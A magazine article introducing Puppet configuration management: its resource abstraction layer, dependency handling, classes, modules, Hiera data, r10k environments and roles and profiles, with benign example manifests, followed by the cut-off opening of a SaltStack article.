
Improve your admin skills with practical articles on:

- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

SUBSCRIBE NOW
SAVE 30%



shop.linuxnewmedia.com



Protecting the production environment

Methuselah

Puppet, the ancient rock of configuration management, is not easy to learn, but the program rewards admins with flexibility and security for those willing to tackle the learning curve. *By Lennart Betz*

Puppet is the Methuselah among solutions for configuration management, matured for a proud 15 years and currently at version 7. In contrast

to Ansible, Puppet takes a declarative approach (i.e., it describes the state of a resource and not how to achieve it). **Listing 1** declares the *kermit* account, which must exist and must belong to the *muppets* primary group. A *gonzo* user must not exist at the same time. Puppet must therefore be able to determine the current state and independently change it to the declared, desired state.

Resource Abstraction Layer

A major role in how Puppet accomplishes this task is played by the resource abstraction layer (RAL). This core element in Puppet is also

responsible for platform independence. To do this, RAL distinguishes between types and providers. A type defines the properties of a resource like a user. These properties include parameters such as `gid`, `home`, or `shell`. Each type must have at least one provider that describes how the current state is determined and how the desired state can be achieved. The provider type is a metaparameter, because it is always available with every resource.

Figure 1 also shows a package type, which is used to take care of various software packages. If more than one provider is assigned to a type, there is always a default provider, which can

Listing 1: Resource Declarations

```
user { 'kermit':  
  ensure => present,  
  gid    => 'muppets',  
}  
  
user { 'gonzo':  
  ensure => absent,  
}  
  
group { 'muppets':  
  ensure => present,  
}
```





Figure 1: Architecture of the Puppet resource abstraction layer (RAL).

differ depending on the platform. For example, on Red Hat-based systems, the Yum package manager is the default for package, whereas Debian derivatives use Apt instead. If you also want to manage GEM packages, you need to specify the provider explicitly. Providers always use the standard system tools for their work. To manage a service on a RHEL version 7 or higher, Puppet uses `systemctl`. The `useradd`, `usermod`, and `userdel` tools are for users. Puppet's behavior always adapts internally to match the underlying system. If you are acting on a level that abstracts this complexity, you do not need to adjust, but you do need to check how a system that is new to you reacts to the various requirements.

Develop and Test

Once the Puppet agent is installed on the target workstation (preferably in a virtual machine), you need to test the code – the manifest in Puppet-speak – with the command:

```
$ sudo puppet apply ./test.pp
```

Vagrant [1] has proven its value as a management framework for virtual machines (VMs). In addition to fast

provisioning of test VMs at the command line, it offers an uncomplicated option for mounting local directories as a filesystem on the VM, which means you can work on your own workstation with your favorite development tools and quickly test the manifest with `puppet apply`.

Dependencies

In the context of resources, the order of processing is of particular importance in Puppet. A second look at Listing 1 raises the issue of why the *muppets* group is at the end, although the resource declaration refers to this group at the *kermit* section earlier on. Also, although I just talked about Puppet running `useradd` on Linux, if you have ever tried to specify a group that does not exist on the system with `-g` switch when creating a user, you will know that the attempt throws an error. Puppet does not process resources according to their order in the manifest but determines the sequence itself. In doing so, dependencies between certain resource types are implicit. In this specific case, this means that the *muppets* group must be processed before the *kermit* user, which requires you to manage both the group and the user. Failure to do so will

also cause Puppet to throw an error. Another example is the relationship between a file and the directory in which it resides. If both are in the manifest, Puppet always takes care of the directory first.

In addition to implicit dependencies, there are also dependencies that Puppet cannot detect. A typical example in the Unix environment is the sequence for setting up a service. You have to (1) install the package, (2) adjust its configuration file, and (3) start the associated service. If step 3 is done before step 2, the daemon will run, but not with the desired configuration. Starting with step 3 results in a fatal error. Both scenarios could be fixed with a second Puppet run, but this contradicts the paradigm of idempotency: The state after one run has to be the same as after any number of runs.

The Puppet `before` and `notify` meta-parameters ensure that Puppet applies its own resource before the referenced resources. You can use `notify` to cause the service to restart if changes are made to the configuration file, as shown in Listing 2. Conversely, `require` and `subscribe` have the opposite effect. The latter detects changes to the referenced resource and triggers a restart of its own. Not every resource type offers a restart feature. The resource types that

Listing 2: Puppet apache Class

```
01 class apache(
02   String $package_name,
03   Stdlib::Absolutepath $config_file,
04   String $service_name,
05   Stdlib::Ensure::Service $ensure = 'running',
06   Boolean $enable = true,
07 ) {
08   package { $package_name:
09     ensure => installed,
10     before => File[$config_file],
11   }
12   file { $config_file:
13     ensure => file,
14     content => template('apache/httpd.conf'),
15     notify => Service[$service_name],
16   }
17   service { $service_name:
18     ensure => $ensure,
19     enable => $enable,
20   }
21 }
```


Listing 3: Class Declaration

```
class { 'apache':
  package_name => 'httpd',
  config_file  => '/etc/httpd/httpd.conf',
  service_name => 'httpd',
}
```

Listing 4: Multiple Classes

```
01 ./apache/manifests/init.pp
02 class apache(
03   String $package_name,
04 ) {
05   class { 'apache::install': }
06   -> class { 'apache::config': }
07   ~> class { 'apache::service': }
08   contain apache::install
09   contain apache::config
10   contain apache::service
11 }
12
13 ./apache/manifests/install.pp
14 class apache::install {
15   $package_name = $apache::package_name
16
17   if $facts['osfamily'] == 'redhat' {
18     package { 'mod_ssl':
19       ensure => installed,
20     }
21   }
22
23   package { $package_name:
24     ensure => installed,
25   }
26 }
```

do offer one include `service` and `exec`. The `exec` type lets you run arbitrary commands or scripts and offers parameters that help to maintain idempotency.

Templates, Functions, Classes

One of the most important operations is managing and manipulating configuration files. Puppet, written in Ruby, makes use of the Ruby template engine [2] to assemble the contents of files dynamically. You call it from within Puppet by the `template` function. Puppet already comes with a variety of functions out of the box, but it can also be extended with user-defined functions.

Listing 2 demonstrates yet another important construct, the class. A Puppet class groups multiple resources, to

which actions are then applied jointly. A class can be used only once per system or node. If, on the other hand, you need a separate type of resource for the application of multiple resources, you can create a defined resource for this purpose. In both cases, the distinction between the definition and declaration is important. Listing 2 shows a class definition that does nothing on its own. Only a declaration like that in Listing 3 leads to the application of the desired actions.

Variables

Classes and defined resources can be parameterized by variables, which always use a `$` as a prefix. The `=` operator assigns a value to a variable. In a parameter list, the equals sign sets a default. Variables, as shown in the example, contribute to platform independence. Paths and names differ from distribution to distribution. Although the scope of a variable is limited to its class, it is possible to access a variable of another class if necessary (Listing 4, line 15). In the context of variables, Puppet also provides conditions such as `if-else` and `case` to control the flow depending on the value of a variable. For example, on a Red Hat system, for HTTPS on the Apache web server, you also need the RPM package `mod_ssl` (Listing 4, lines 17-21), which other distributions do not require. Since Puppet 4, you can and should typecast parameters to eliminate the need for validations and to standardize error messages. Two of the types used in Listing 2 for `$config_file` and `$ensure` are not included in Puppet, but have to be loaded by the standard library (*stdlib*) as a module to extend the language scope.

Modules

In addition to data types, modules also include functions, classes, defined resources, templates, and much more, all of which must be located in certain subdirectories of the module directory [3] so that Puppet always finds them (autoloading).

Put simply, a module is a summary of all the resources needed to configure a piece of software. Puppet Forge [4] serves as a community portal for modules. In addition to many modules from hobbyists, a large number of professionally maintained modules can be found here, some from Puppet itself (e.g., for Apache) or from the Vox Pupuli project [5].

Each module has its own namespace, which always corresponds to its name. Class or defined resource names start with the module name; the same applies to data types (see Listing 2). Listing 4 shows the approach to further subdivide a class in a module by dividing the tasks into installation, configuration, and service.

The arrows between the class declarations are an alternative notation for setting the order, wherein `->` corresponds to a before and `~>` to a notify. Therefore, each resource of one class is processed before those of the other. The opposite case also exists. Any resource that needs to trigger a service restart when a change is made goes into the `apache::config` class, and only the resource affecting the service goes after `apache::install`. Now you only have to consider the dependencies of resources within the respective class.

The `contain` statement lets you declare classes whose resources also belong to the parent class, unlike `include`, and is the only way to make sense of a dependency definition (e.g., for the `apache` class) [6]. Idempotency allows a declaration with `class` and then another with `include` or `contain`, but not vice versa. As you will see later, these modules are a major strength of Puppet. First, however, look at how Puppet communicates with the systems to be configured in the first place and decides which resources belong to which host with which parameters.

The Configuration Cycle

The controlling centralized server is called the Puppet master. On each of the servers to be configured (the




Figure 2: The data flow while processing a Puppet run.

nodes), you then install a Puppet agent, which runs as a daemon and connects to the master every 30 minutes (configurable). This TLS-encrypted connection is authenticated by a certificate on both sides. The master usually also assumes the certification authority (CA) role for certificate management.

After the connection is established, the agent transmits the *facts* it has determined to the server (Figure 2), which are then available there as variables in a scope superordinate to the classes, the top scope. Facts contain important information about the type and version of the operating system (e.g., Listing 4, line 17), the hardware, mounted filesystems, or the content of custom facts. The server uses the facts to determine the manifest for the querying node. This information can reside on the server as:

```

node "certname.node.one" {
  include role::cms
}
node "certname.node.two" {
  include role::webserver
}
  
```

In most cases, though, it is obtained over an interface from an external node classifier (ENC) such as Foreman or a

configuration management database (CMDB).

Puppet compiles the manifest of classes, variables, templates, and resources determined in this way on the server to create a catalog. It does not contain additional classes, templates, or variables and is sent back to the agent. The agent receives the desired state for its node in the form of the catalog, uses the RAL to check the current state of resources contained in the catalog, and if necessary, converts them to the desired state. Finally, the agent sends the log of this Puppet run as a report to the master, which passes it on with a corresponding handler. Possible destinations for a report include logfiles, PuppetDB, or Foreman.

Maintaining Your Code

Your code, which will usually be a mixture of your own modules and many upstream modules from Puppet Forge, is best maintained in a Git repository. The default is to run a control repository that stores a list of modules (in the `Puppetfile` file) along with the module versions to use. These modules can come from the Forge or from other Git repositories. Self-written or patched upstream modules are usually maintained in the same Git as a separate repository with their own versions. If you don't use an ENC, the control repository in `manifests/site.pp` contains the declaration of the individual nodes, as defined above.

configuration management database (CMDB). Puppet compiles the manifest of classes, variables, templates, and resources determined in this way on the server to create a catalog. It does not contain additional classes, templates,

In a branch of the control repository, you can store other module versions, such as newer, untested versions. When you push them into one of the branches, the `r10k` software [7] (in the `puppet-bolt` package) assembles a separate Puppet environment on the server from each branch and the information about modules there. The ENC controls which environment the agent requests. In this way, any number of different test scenarios can be set up and tested extensively before being transferred to production. A push into a Git repository belonging to the module also triggers an `r10k` call, which then only updates the version of the module – but in all environments. Admins typically refer to these as tagged versions, branches, or commits.

The integration of `r10k` with a Git and the necessary hooks are not part of the open source variant of Puppet but can be easily replicated by experienced admins.

Hiera: Separating Code and Data

Hiera also is usually maintained directly in the control repo. This hierarchical key-value store queries

Listing 5: Defining a Hiera Hierarchy

```

version: 5
defaults :
  datadir : data
  data_hash: yaml_data
hierarchy:
  - name: 'Node specific'
    path: 'nodes/{trusted.certname}.yaml'
  - name: 'Operating System Family'
    path: '%{facts.os.family}.yaml'
  - name: 'common'
    path: 'common.yaml'
  
```

Listing 6: Hiera Files for Red Hat and Debian

```

$ cat ./data/RedHat.yaml
apache::package_name: httpd
apache::config_file: /etc/httpd/httpd.conf
apache::service_name: httpd

$ ./data/Debian.yaml
apache::package_name: apache2
apache::config_file: /etc/apache2/apache2.conf
apache::service_name: apache2
  
```


its dataset according to search parameters. The idea is to determine different values for `$package_name`, `$config_file`, and `$service_name` on different platforms (e.g., for the code in [Listing 2](#)), depending on what the agent submitted and using facts as the operating system.

To do this, first store a hierarchy in the `hiera.yaml` file in the control repository ([Listing 5](#)). In the simplest case, the data is also in YAML format in the control repository – in `./data/`. Puppet's automatic parameter lookup feature automatically performs a Hierarchical lookup for values for its parameters each time a class is declared.

The names of the keys in Hierarchical must match the namespace of the respective class ([Listing 6](#)).

Because a value assignment can also be a declaration or a set default, the question arises as to the order of evaluation. The default is considered the weakest link in the chain only if neither an explicit declaration was made nor a Hierarchical lookup returns a value. The assignment in a class declaration is strongest, leaving the place in the middle for the automatic parameter lookup.

The lookup parameter allows a class to be declared with `include` or `contain`, as long as the lookup provides a value for the parameters (e.g., with `include apache`). Although it can override defaults, it does not necessarily have to. Hierarchical can also be run within a module, but it only stores key-values for the namespace of the module itself. All values there can be overwritten again in the Hierarchical environment of the control repository if necessary.

More Dependencies

Some dependencies between resources are not limited to just one host. A web cluster with an upstream load balancer can only accept a new cluster node once it has been configured. Puppet supports exported resources for such a case. Cluster membership is declared as such an exported resource for the new cluster node, but instead of applying it there,

the master stores it in PuppetDB. During the next Puppet run on the load balancer, all cluster members, including the new one, are entered into the configuration there and the cluster then has a new, functional member. In the manifest for the load balancer, this is done by a collector that queries PuppetDB on the server for appropriate resources and passes them to the agent in the catalog. The otherwise optional PuppetDB is therefore a mandatory requirement for exported resources.

Roles and Profiles

Dependencies, especially those limited to one host, quickly led to problems in the early days of Puppet. The desire to maintain an overview and not get tangled up in dependencies led to the concept of roles and profiles.

Modules are divided into three levels. The lowest are the component modules, which generically take care of configuring software. They can be obtained to a large extent from Puppet Forge. Component modules only take care of specific software – the Apache module should only take care of the web server and not handle log rotation or firewall configuration, which are done by separate component modules.

At the second level, the implementation layer, individual classes of a module bring together the required component modules. You have to create the corresponding `profile` module yourself, in which you merge the configuration for log rotation and the firewall configuration for your own web server, for example.

Classes on both levels can use parameters and be configured by Hierarchical. In the role, which is the top layer, you can only declare profile classes following the strategy. For example, the CMS summarizes the profiles for web server, application and database as a role. Such a class of the `role` module is also referred to as a business class or role.

This abstraction drastically reduces dependencies between resources

that need to be defined, and reported dependency cycles occur far less frequently.

What Puppet Can't Do

Puppet is designed for configuration management, not for managing or updating software. Resources of type `package` can be fixed to a version of the package, which could change in the course of the time, although it should be avoided if possible. Besides the inevitable problems with package managers, difficulties with downgrades occur with version jumps. If something like this is allowed to happen, you might find Puppet attempting a downgrade during the next general system update. The clear recommendation is to establish some kind of software management like Spacewalk or Satellite or Foreman/Katello to provide different software states in different versions of the software repositories.

Because Puppet uses an asynchronous approach, it is also not suitable as an orchestration tool (e.g., in contrast to Ansible) to execute tasks simultaneously. One typical example is updates or reconfigurations on cluster nodes, for which Ansible is better suited. However, if you are already using Puppet, it is worth taking a look at Puppet Bolt [\[8\]](#), Puppet's orchestration tool. Bolt works with tasks that can be written in any language and includes Puppet; then, you benefit from the RAL. In this way, the same code can be used across platforms.

Infrastructure and Scaling

Puppet requires a not inconsiderable infrastructure for professional use. You need the Puppet server including a CA, a controlling Git with `r10k`, optionally some kind of software management, and a GUI for reporting. Additionally, you implement PuppetDB as an application with a PostgreSQL database if you need exported resources.

I mostly use Foreman for reporting and ENC, extended by the plugin Katello for software management, which also

requires a PostgreSQL server. A PuppetDB is therefore a good choice and does not cause much additional work. Moreover, you need GitLab Community Edition as a Git with a GUI for integrated issue management. A Puppet server can serve around 500 hosts. If more, Puppet scales very well horizontally: Additional Puppet servers that also compile catalogs can be integrated easily.

Conclusions

Puppet is complex, heavyweight, and not easy to learn. However, once mastered, it proves to be flexible and secure. The many modules

maintained on Puppet Forge are a massive advantage. They usually also require a training period but leave hardly any wishes unfulfilled. Puppet protects its own production environment with established processes. However, this also means saying goodbye to the idea that you can quickly write code for it. The code has to be tested conscientiously and transferred to production via staging. Configuration parameters for managed applications do not require such tests and can be easily adapted in Hieradata.

Info

- [1] HashiCorp Vagrant: [\[https://www.vagrantup.com\]](https://www.vagrantup.com)

- [2] Ruby templating language: [\[https://puppet.com/docs/puppet/5.5/lang_template_erb.html\]](https://puppet.com/docs/puppet/5.5/lang_template_erb.html)
- [3] Directory structure: [\[https://puppet.com/blog/magic-directories-guide-to-puppet-directory-structure\]](https://puppet.com/blog/magic-directories-guide-to-puppet-directory-structure)
- [4] Community portal for modules: [\[https://forge.puppet.com\]](https://forge.puppet.com)
- [5] Community project for module maintenance: [\[https://voxpupuli.org\]](https://voxpupuli.org)
- [6] Class containment: [\[https://puppet.com/blog/class-containment-puppet\]](https://puppet.com/blog/class-containment-puppet)
- [7] Native implementations of Puppet environments: [\[https://github.com/puppetlabs/r10k\]](https://github.com/puppetlabs/r10k)
- [8] Orchestration with Puppet Bolt: [\[https://puppet.com/docs/bolt/latest/bolt.html\]](https://puppet.com/docs/bolt/latest/bolt.html)

What?!

I can get my issues SOONER?



Available anywhere, anytime!

Sign up for a digital subscription to improve our admin skills with practical articles on network security, cloud computing, DevOps, HPC, storage and more!

Subscribe to the PDF edition: <https://bit.ly/digital-ADMIN>

Now available on ZINIO: bit.ly/ADMIN-ZINIO





IT automation with SaltStack

Always on Command

SaltStack is a fast and reliable modular toolbox written in Python that contains ready-made modules for many configuration management purposes. By Robin Wittler and Tobias Jahnke

In 2013, we were faced with a move to a new data center, combined with a change in infrastructure – away from classic bare-metal servers to well-dimensioned virtual machines (VMs). Until then, Puppet was used for configuration management, which brought with it many architecture-related problems and shortcomings. On the other hand, not all Puppet manifests could be immediately replaced, which is why the only solution was one that could be used in parallel. After some comparisons, the decision was made to go with SaltStack, which even then came with its own Puppet module, allowing us to control Puppet from within SaltStack. Additionally, SaltStack (Salt for short) impressed with its modular architecture and high speed. Where Ansible and Chef's runtime was often unpredictable, SaltStack reliably delivered results after just a few seconds – regardless of whether it served 10 or 100 hosts. For example, load testing of the then-new

